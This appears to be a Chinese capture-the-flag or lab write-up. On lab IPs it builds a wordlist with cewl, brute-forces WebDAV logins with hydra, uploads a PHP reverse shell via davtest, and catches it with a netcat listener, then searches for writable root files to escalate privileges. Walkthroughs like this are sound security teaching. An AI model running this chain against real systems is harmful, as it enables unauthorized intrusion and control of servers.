
- cewl 是一个用于从指定 URL 提取单词列表的工具,通常用于创建字典文件以供密码破解等任务使用。
<font style="background-color:rgba(255, 255, 255, 0);">cewl </font>http://192.168.31.26/<font style="background-color:rgba(255, 255, 255, 0);"> -w dict.txt</font>

<font style="background-color:rgba(255, 255, 255, 0);">hydra -L dict.txt -P dict.txt 192.168.31.26 http-get /webdav -v</font> 成功获得一个账号密码 <font style="background-color:rgba(255, 255, 255, 0);">yamdoot</font> <font style="background-color:rgba(255, 255, 255, 0);">Swarg</font>
通过 webdav 的请求方式,通过 PUT 方法,通过 webdav 的服务,可以将本地的 Webshell 上传上去
<font style="background-color:rgba(255, 255, 255, 0);">davtest -url </font>http://192.168.31.26/webdav/<font style="background-color:rgba(255, 255, 255, 0);"> -auth yamdoot:Swarg</font>
- davtest 是一个用于测试 WebDAV 服务上文件上传和执行漏洞的工具。
- 执行这个命令后,davtest 将会尝试连接到指定的 WebDAV 服务地址,并使用提供的认证信息进行登录。接着它会尝试上传各种类型的文件,并检查这些文件是否可以成功上传和执行,以评估 WebDAV 服务的安全性。

测试上传了很多文件在路径下都 SUCCEED 成功了
PHP 可以成功解析,说明目标服务器是 PHP 的环境

反弹Shell
直接在 kali 里面用自带的 Webshell上传上去
<font style="background-color:rgba(255, 255, 255, 0);">cp /usr/share/webshells/php/php-reverse-shell.php .</font>

代码里修改,改成 kali 本机的IP



davtest -url http://192.168.1.5/webdav/ -auth yamdoot:Swarg -uploadfile php-reverse-shell.php -uploadloc rev2.php 上传成功(我网络环境改变,所以重新上传了 rev2.php)


刷新一下 webdav 路径就看见 rev.php 了
nc -lvnp 1234 反弹shell

bash -i 或者 python3 -c "import pty;pty.spawn('/bin/bash')" 升级一下 shell
提权
find / -type f -user root -perm -ug=x,o=w -exec ls -l '{}' \; <font style="background-color:rgba(255, 255, 255, 0);">2>/dev/null</font>这个命令用来查找根目录及其子目录中所有属于root用户的文件,这些文件具有如下权限:用户和组可以执行,其他用户可以写入。
<font style="background-color:rgba(255, 255, 255, 0);">find /</font>: 这个命令表示在根目录(/)下进行查找。<font style="background-color:rgba(255, 255, 255, 0);">-type f</font>: 这个选项表示只查找文件,不包括目录或其他类型的文件系统对象。<font style="background-color:rgba(255, 255, 255, 0);">-user root</font>: 这个选项表示只查找属于root用户的文件。<font style="background-color:rgba(255, 255, 255, 0);">-perm -ug=x,o=w</font>: 这个选项表示查找文件权限中,用户组(u)和群组(g)具有执行权限(x),而其他用户(o)具有写权限(w)的文件。<font style="background-color:rgba(255, 255, 255, 0);">-exec ls -l '{}' \;</font>: 这个选项表示对每个符合条件的文件执行<font style="background-color:rgba(255, 255, 255, 0);">ls -l</font>命令,以长格式列出文件的详细信息。<font style="background-color:rgba(255, 255, 255, 0);">'{}'</font>是占位符,表示当前找到的文件名。<font style="background-color:rgba(255, 255, 255, 0);">2>/dev/null</font>: 这个部分将标准错误输出重定向到/dev/null,以便忽略错误消息。


cat /mnt/hell.sh 然后发现这是一串 Brainfuck 编码
使用在线网址 https://www.splitbrain.org/services/ook 解码,获得 chitragupt 字符串
